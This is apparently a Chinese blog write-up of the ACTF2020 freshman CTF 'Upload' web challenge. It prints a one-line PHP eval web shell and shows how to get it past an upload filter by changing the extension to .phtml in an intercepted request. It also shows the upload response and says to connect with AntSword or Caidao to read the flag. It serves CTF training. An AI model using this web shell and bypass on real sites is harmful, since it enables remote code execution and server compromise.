日常练习之web（[ACTF2020 新生赛]Upload）


原创

south_1 于 2020-12-08 22:15:25 发布 113 收藏

分类专栏： web 文章标签： upload

本文链接：https://blog.csdn.net/doraemon12345/article/details/110902232

打开题目是一个灯泡，放上去会出现上传文件，但是只能上传jpg等图片类型的文件



很明显上传一个图片马

```
<script language='php'>@eval($_POST['pass']);</script>
```

放到txt里后缀名改成jpg格式，burp抓一下包，把jpg改成phtml绕过php检测

```
-----------------------------141710559749697082358835 1325
Content-Disposition: form-data; name="upload_file"; filename="一句话木马.phtml"
Content-Type: image/jpeg
```

这里可以看到上传成功

```
</div>
<div style="color:#F00">Upload Success! Look here~
./uplo4d/c619245d4cef9b335fd130623d0aa8f3.phtml</div></body>
</html>
```

拿出蚁剑或者菜刀连接你上传的木马在根目录下找到flag

```
flag{1db8d2ff-bc9d-4d06-a4ef-94757f236712}
```

flag{1db8d2ff-bc9d-4d06-a4ef-94757f236712}